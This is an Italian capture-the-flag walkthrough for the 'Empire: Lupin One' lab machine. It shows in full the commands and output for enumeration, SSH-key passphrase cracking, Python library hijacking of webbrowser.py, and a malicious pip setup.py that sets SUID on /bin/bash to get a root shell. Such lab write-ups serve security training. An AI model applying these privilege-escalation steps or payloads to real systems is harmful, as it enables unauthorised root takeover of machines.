


BLACKBOX LUPIN

Obiettivo:

Riuscire a prendere il controllo della macchina "lupin".


Procedimento

Iniziamo con la parte più importante per ogni hacker ovvero l'enumerazione. Senza l'enumerazione di servizi, porte, directory e tutto ciò che possiamo è impossibile trovare un punto di accesso. Soprattutto nelle macchine più complesse sono i piccoli dettagli e indizi che fanno la differenza e questi si possono vedere solo analizzando nel miglior modo possibile. Una volta trovata una vulnerabilità sarà semplice da sfruttare il problema è proprio trovarla. In questa guida vedremo i passaggi che sembreranno pochi e facili ma in realtà sono stati utilizzati molti più tool e la macchina è stata analizzata per molto tempo prima di trovare i file che ci servivano. Nell'immagine sottostante troviamo la configurazione di rete delle due macchine.




Quindi iniziamo con l'utilizzo di nmap che ci permette di vedere le porte aperte e i servizi che ci sono all'interno.

Usiamo Appunto il tag -sV per la versione dei servizi e -p- per scansire tutte le porte e non solo quelle comuni




Troviamo le porta ssh e la porta http aperta con i seguenti servizi li andiamo a cercare per vedere se ci sono vulnerabilità e dopo svariate ricerche capiamo che non ci sono vulnerabilità che ci permettono di compiere il nostro obiettivo. Perciò apriamo una pagina firefox e andiamo a visitare il sito.



Nel sito vediamo che c'è un'immagine quindi sappiamo in futuro se necessario potremmo analizzarla. Il passo successivo è cercare le directory nascoste e noi useremo tool come gobuster, feroxbuster e ffuf. Quindi utilizziamo gobuster con una lista su wordlist per trovare le directory del sito

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
└─$ gobuster dir -u http://10.0.0.3 -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html -e -o gobuster_dir.txt  
  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.0.0.3  
[+] Method: GET  
[+] Threads: 50  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: php,html  
[+] Expanded: true  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
  
http://10.0.0.3/.hta.php (Status: 403) [Size: 273]  
http://10.0.0.3/.hta.html (Status: 403) [Size: 273]  
http://10.0.0.3/.htpasswd.php (Status: 403) [Size: 273]  
http://10.0.0.3/.htpasswd.html (Status: 403) [Size: 273]  
http://10.0.0.3/.htpasswd (Status: 403) [Size: 273]  
http://10.0.0.3/.html (Status: 403) [Size: 273]  
http://10.0.0.3/.hta (Status: 403) [Size: 273]  
http://10.0.0.3/.htaccess (Status: 403) [Size: 273]  
http://10.0.0.3/.htaccess.php (Status: 403) [Size: 273]  
http://10.0.0.3/.htaccess.html (Status: 403) [Size: 273]  
http://10.0.0.3/image (Status: 301) [Size: 304] [→ http://10.0.0.3/image/]  
http://10.0.0.3/index.html (Status: 200) [Size: 333]  
http://10.0.0.3/index.html (Status: 200) [Size: 333]  
http://10.0.0.3/javascript (Status: 301) [Size: 309] [→ http://10.0.0.3/javascript/]  
http://10.0.0.3/manual (Status: 301) [Size: 305] [→ http://10.0.0.3/manual/]  
http://10.0.0.3/robots.txt (Status: 200) [Size: 34]  
http://10.0.0.3/server-status (Status: 403) [Size: 273]  
Progress: 13842 / 13845 (99.98%)  
  
Finished
```

Ora che abbiamo questa lista di directory ci basta andare a visitare quelle con status 200 perchè sono quelle accessibili da un utente normale.



Troviamo disallow :/~myfiles ed è un indizio molto importante perché l'utente non vuole che quel file sia indicizzato dal browser quindi molto probabilmente c'è qualcosa di importante dentro. Inoltre ~ sta per ad indicare che quella è una home directory quindi sicuramente ha qualcosa di importante dentro. Così utilizziamo ffuf che ci permette di cercare tutte le directory che iniziano con ~ grazie al comando che troviamo nell'immagine.


```
(kali@kali)-[~]
$ ffuf -u http://10.0.0.3/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
.

  _____
 /  _  _  _  \
|  _ \| | | | | | |
| |_) | | | | |
|  _ \| | | | |
|_| \_|_|_|_|_|
v2.1.0-dev

:: Method      : GET
:: URL         : http://10.0.0.3/~FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 33ms]
:: Progress: [10028/220560] :: Job [1/1] :: 252 req/sec :: Duration: [0:00:28] :: Errors: 0 :
:: Progress: [10043/220560] :: Job [1/1] :: 261 req/sec :: Duration: [0:00:28] :: Errors: 0 :
:: Progress: [10052/220560] :: Job [1/1] :: 238 req/sec :: Duration: [0:00:28] :: Errors: 0 :
```

Da come possiamo vedere troviamo la directory secret che possiamo andare a visitare nel browser.



La chiave decrittata la copiamo su un file “id_rsa” che ci servirà per entrare. Vedendo la struttura e la dimensione del file come il fatto che la chiave è +3000 caratteri perchè include appunto dati cifrati e salt. Quindi usiamo lo strumento integrato in john the week ssh2john per prima ricavare I hash e poi usiamo john per trovare la password .

```
(kali㉿kali)-[~/Desktop]
$ /usr/share/john/ssh2john.py id_rsa > hash.txt

(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (id_rsa)
1g 0:00:00:08 DONE (2025-11-13 06:22) 0.1194g/s 11.46p/s 11.46c/s 11.46C/s Winter2015..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Ora possiamo entrare nel server utilizzando il file id_rsa come chiave e la password che abbiamo trovato.

```
(kali㉿kali)-[~/Desktop]
$ ssh -i id_rsa icex64@10.0.0.3
Enter passphrase for key 'id_rsa':
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
last login: Thu Oct 7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```


Ora che siamo dentro iniziamo a fare una enumerazione interna e notiamo che c'è un file python che possiamo eseguire da arsene senza avere la password.

```
Last login: Thu Oct 7 05:41:43 2021 from 192.168.120.1
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
icex64@LupinOne:~$
```

Andiamo ad analizzare il file che possiamo eseguire e vediamo che c'è una vulnerabilità. Il file importa webbrowser che è un file esterno quindi se troviamo un file webbrowser che possiamo scrivere possiamo eseguirlo come se fossimo arsene.

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$
```

Usiamo find per cercare tutti i file che possiamo modificare e troviamo appunto webbrowser.py

```
webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:~$ find / -writable -type f 2>/dev/null
/var/www/html/~secret/.mysecret.txt
/var/www/html/~secret/index.html
/var/www/html/robots.txt
/var/www/html/index.html
/var/www/html/image/arsene_lupin.jpg
/var/www/html/~myfiles/index.html
/usr/lib/python3.9/webbrowser.py
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.access
/sys/kernel/security/tomoyo/self_domain
```

Lo apriamo e aggiungiamo sotto import os la riga os.system("/bin/bash") così che quando qualcuno la esegue il sistema ci apre la shell dell'utente.

```
icex64@LupinOne: ~  
File Actions Edit View Help  
kali@kali: ~ ❌ icex64@LupinOne: ~ ❌  
GNU nano 5.4 /usr/lib/python3.9/webbrowser.py  
❏: /usr/bin/env python3  
"""Interfaces for launching and remotely controlling Web browsers."""  
# Maintained by Georg Brandl.  
  
import os  
os.system("/bin/bash")  
import shlex  
import shutil  
import sys  
import subprocess  
import threading  
  
__all__ = ["Error", "open", "open_new", "open_new_tab", "get", "register"]  
  
class Error(Exception):  
    pass  
  
_lock = threading.RLock()  
_browsers = {} # Dictionary of available browser controllers  
_tryorder = None # Preference order of available browsers  
_os_preferred_browser = None # The preferred browser  
  
def register(name, klass, instance=None, *, preferred=False):  
    """Register a browser connector."""  
    with _lock:  
        if _tryorder is None:  
            register_standard_browsers()  
        _browsers[name.lower()] = [klass, instance]  
  
        # Preferred browsers go to the front of the list.  
        # Need to match to the default browser returned by xdg-settings, which  
        # may be of the form e.g. "firefox.desktop".  
        if preferred or (_os_preferred_browser and name in _os_preferred_browser):  
            _tryorder.insert(0, name)  
        else:  
            _tryorder.append(name)  
  
[ Directory '/usr/lib/python3.9' is not writable ]  
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute  
^X Exit      ^R Read File ^_ Replace   ^U Paste     ^J Justify   ^C Location  
              Go To Line
```

Quindi ora non ci rimane che eseguire [heist.py](#) come se fossimo arsene dato che non ci chiede nessuna password e richiamando webbrowser richiama la nostra riga di comando per la shell e vediamo che ci troviamo dentro arsene

```
icex64@LupinOne:~$ nano /usr/lib/python3.9/webbrowser.py  
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py  
arsene@LupinOne:/home/icex64$
```

Cercando tra le cartelle troviamo la password di arsene.

```
arsene@LupinOne:/home/icex64$ cat /home/arsene/.secret  
I dont like to forget my password "rQ8EE"UK,eV)weg~*nd-`5:{*"}j7*Q"  
arsene@LupinOne:/home/icex64$
```

Facciamo enumerazione interna di arsene e vediamo che c'è di nuovo una vulnerabilità ovvero possiamo eseguire /usr/bin/pip da root senza nessuna password e pip è ciò che ci permette di installare pacchetti nella macchina.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:/home/icex64$
```

Perciò creiamo un file pip malevolo :

SPIEGAZIONE CODICE MALEVOLO:

Importiamo install che gestisce il comando python [setup.py](#) e setup da setup tools che è il modulo usato per installare pacchetti Python.

Importiamo os che serve per eseguire comandi dal sistema operativo.


Con la classe CustomInstall ereditiamo la classe install che abbiamo importato e creiamo una nuova versione del comando di installazione.

Def run è il metodo che contiene la logica standart di installazione dei pacchetti.

os.system("chmod+s /bin/bash"): imposta il bit SUID su /bin/bash quindi quando un utente esegue /bin/bash la shell parte con i permessi del proprietario che in questo caso è il root. Quindi da quando verrà eseguito questo codice chiunque potrà eseguire /bin/bash -p e avere una shell root.

Install.run(): questo codice richiama il normale comportamento di installazione di un pacchetto così da rendere l'exploit più inosservato

Successivamente dentro setup troviamo i comandi per la definizione del pacchetto e l'ultima riga che dice a setuptools di utilizzare la classe CustomInstall invece che la classe standard per l'installazione.



```
arsene@LupinOne: /tmp/exploit
File Actions Edit View Help
kali@kali: ~ | arsene@LupinOne: /tmp/exploit
GNU nano 5.4 setup.py
from setuptools import setup
from setuptools.command.install import install
import os

class CustomInstall(install):
    def run(self):
        os.system("chmod +s /bin/bash")
        install.run(self)

setup(
    name='exploit',
    version='1.0',
    cmdclass={'install': CustomInstall}
)
```



```

arsene@LupinOne:/tmp/exploit$ sudo /usr/bin/pip install .
Processing /tmp/exploit
Building wheels for collected packages: exploit
  Building wheel for exploit (setup.py) ... done
    Created wheel for exploit: filename=exploit-1.0-py3-none-any.whl size=972 sha256=5c5722d6dc24768cf39fbf506fa58d15f3a92e3398adcae6973f2c118c7cd1ec
    Stored in directory: /tmp/pip-ephem-wheel-cache-7vqtfbct/wheels/4c/66/17/25772532ec76c8acd2cb886c6d11782d44823824a656989496
Successfully built exploit
Installing collected packages: exploit
Successfully installed exploit-1.0
arsene@LupinOne:/tmp/exploit$

```

```

arsene@LupinOne:/tmp/exploit$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1#

```

```
bash-5.1# ls -la /bin/bash
-rwsr-sr-x 1 root root 1234376 Aug  4 2021 /bin/bash
bash-5.1#
```

[illegible]